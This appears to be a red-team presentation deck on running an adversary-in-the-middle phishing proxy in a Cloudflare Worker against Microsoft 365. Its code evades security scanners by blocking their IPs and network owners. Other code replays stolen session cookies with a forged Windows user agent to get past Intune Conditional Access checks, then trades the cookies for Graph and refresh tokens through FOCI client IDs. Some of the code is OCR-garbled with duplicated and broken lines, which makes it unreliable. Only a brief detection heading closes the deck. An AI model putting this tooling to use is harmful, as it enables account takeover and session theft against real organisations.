- Token exchange to obtain Graph and Refresh Token natively
- Modular FOCI client ID'S toggled based application scope
- Toggling MSGRAPH & AADGRAPH
- CAP Manipulation (Device Based Requirements Intune bypas –
- AITM inside of CF for SAML applications






Operational Security

```
//block specific bot IP ranges
 blockedIPs.forEach(blockedIP => {
  if (ip_address.includes(blockedIP)) {
      response = new Response('Access denied.', {
         status: 403
      });
      return response;
});
//block specific bot AS Orgs
if(ENABLE AS ORG CHECK == true){
blockedAsOrganizations.forEach(blockedAS => {
  if (asOrganization.includes(blockedAS)) {
      response = new Response('Access denied.', {
         status: 403
      });
      return response;
});}
//check if a real browser is being used
if(ENABLE MOZILLA CHECK == true){
  //check that it has some sort of regular browser text
  if (!user_agent.includes('mozilla/5.0')) {
   response = new Response('Access denied', {
       status: 403
    });return response;}
```

```
if(ENABLE CHROME CHECK == true){
  if ((user_agent_includes('chrome') || user_agent_includes('firefox')) && !user_agent_includes('edg')) {
  // Display a custom HTML page asking the user to use Microsoft Edge
  const html =
    <!DOCTYPE html>
    <html lang="en">
    <head>
      <meta charset="UTF-8">
      <meta name="viewport" content="width=device-width, initial-scale=1.0">
      <title>Please Use Microsoft Edge</title>
      <style>
        body {
          font-family: Arial, sans-serif;
          display: flex;
          justify-content: center;
          align-items: center;
          height: 100vh;
          margin: 0;
          background-color: #f0f0f0;
         .message {
          text-align: center;
          padding: 20px;
          background: white;
          border: 1px solid #ccc;
          box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
      </style>
    </head>
    <body>
      <div class="message">
      <div class="logo">
          <img src="https://upload.wikimedia.org/wikipedia/commons/7/7e/Microsoft_Edge_logo_%282019%29.png" width=80 alt="Edge Logo">
        For the best user experience please use Microsoft Edge
      </div>
      <script>
      document.addEventListener('DOMContentLoaded', function() {
        setTimeout(function() {
          window.location.href = 'microsoft-edge:${request.url}';
        }, 2000);
      });
    </script>
    </body>
    </html>
```



Conditional Access (Specific Devices)



Troubleshooting details

If you contact your administrator, send this info to them. Copy info to clipboard

Error Code: 53003

Request Id: e8d0d083-f242-4785-abf6-f7a62b4afe00 **Correlation Id:** 354dd91e-394b-4ebf-bbd5-be983f7af788

Timestamp: 2025-07-14T15:34:00.710Z

App name: OfficeHome

App id: 4765445b-32c6-49b0-83e6-1d93765276ca

IP address:

Device identifier: Not available Device platform: Windows 10 Device state: Unregistered

Flag sign-in errors for review: Enable flagging

If you plan on getting help for this problem, enable flagging and try to reproduce the error within 20 minutes. Flagged events make diagnostics available and are raised to admin

attention.




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Adjusting The Flow - User-Agent Manipulation

Controlling the User Agent – We can control where Microsoft thinks we are authenticating from

Imagine a CAP is in place to enforce Windows compliant devices, however, allows unmanaged IOS and MACOS Devices, using this we can satisfy the CAP

Adjusting the flow





Abusing the Intune Flow (Inside the Worker)

```
const NewHeaders = new Headers();
      NewHeaders.append("Cookie", useable cookies);
      NewHeaders.append("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64)");
      const OAUTHURL = "https://login.microsoftonline.com/common/oauth2/authorize?response type=code&client id=9ba1a5c7-
f17a-4de9-a1f1-6178c8d51223&resource=" + REFRESH RESOURCE + "&redirect uri=ms-appx-
web://Microsoft.AAD.BrokerPlugin/S-1-15-2-2666988183-1750391847-2906264630-3525785777-2857982319-3063633125-1907478113
&state=dfacd1ed-458c-4fbe-96a8-629496dbc754&sso reload=true"
      const responsev = await fetch(OAUTHURL, {
          method: 'GET',
            headers: NewHeaders
          });
        const ResponseHeaders = responsey.headers;
            const MSHEADER = ResponseHeaders.get("X-Ms-Request-Id");
            const text = await responsey.text();
            const sFT = /"sFT":\s*"([^"]+)"/; // Match only the first instance
            const sCtx = /"sCtx":\s*"([^"]+)"/; // Match only the first instance
            const canary = /"canary":\s*"([^"]+)"/; // Match only the first instance
            const matchsFT = text.match(sFT);
            const matchsCtx = text.match(sCtx);
            const matchcanary = text.match(canary);
                                                                      // Create a URL object (add a dummy base if it's a relative URL)
            const mm = matchcanary[1]
            const refresh_code = url.searchParams.get('code');
                                                                      const url = new URL(redirectUrl, "https://login.microsoftonline.com");
                                                                      const refresh_code = url.searchParams.get('code');
                                                                               //console.log('URL Path:', url.pathname);
                                                                             const newbody = {
                                                                             "resource": REFRESH RESOURCE,
                                                                             "client id": "9ba1a5c7-f17a-4de9-a1f1-6178c8d51223",
                                                                             "grant type": "authorization code",
                                                                             "redirect uri": "ms-appx-
                                                                    web://Microsoft.AAD.BrokerPlugin/S-1-15-2-2666988183-1750391847-2906264630-3525785777-2857982319-3063633125-1907478113",
                                                                             "code": refresh code,
                                                                             "scope": "openid"
                                                                         };
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
Modular FOCI & Refresh

```
if(REFRESH_FOCI == "true"){
            const headerstoken = new Headers();
            headerstoken.append("Cookie", useable cookies);
            headerstoken.append("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64)");
            const Codeswap = "https://login.microsoftonline.com/common/oauth2/authorize?response type=code&client id=" +
FOCI + "&resource="+ REFRESH_RESOURCE + "&redirect_uri=https://login.microsoftonline.com/common/oauth2/nativeclient"
            const responseyswap = await fetch(Codeswap, {
            method: 'GET',
              headers: headerstoken,
              redirect: 'manual'
            });
            const response2 = await responseyswap.text();
            const headers = responseyswap.headers;
            if (responseyswap.status >= 300 && responseyswap.status < 400) {
              const redirectUrl = responseyswap.headers.get('Location');
           // const location = headers.get("Location");
```

| Plaintext | FOCI | 00b41c95-dab0-4487 | 0 | Û |
|-----------|------------------|-----------------------|---------|---|
| Plaintext | REDIRECT_URL | https://jumpsec.com | 0 | Û |
| Plaintext | REFRESH_FOCI | true | <u></u> | Û |
| Plaintext | REFRESH_INTUNE | false | 0 | ш |
| Plaintext | REFRESH_RESOURCE | https://graph.windows | <u></u> | ů |




Abusing AiTM for SaaS access (1)





Abusing AiTM for SaaS access (2)



Detection and Hunting

- Cloudflare Ranges Authentication
- Session Hijacking

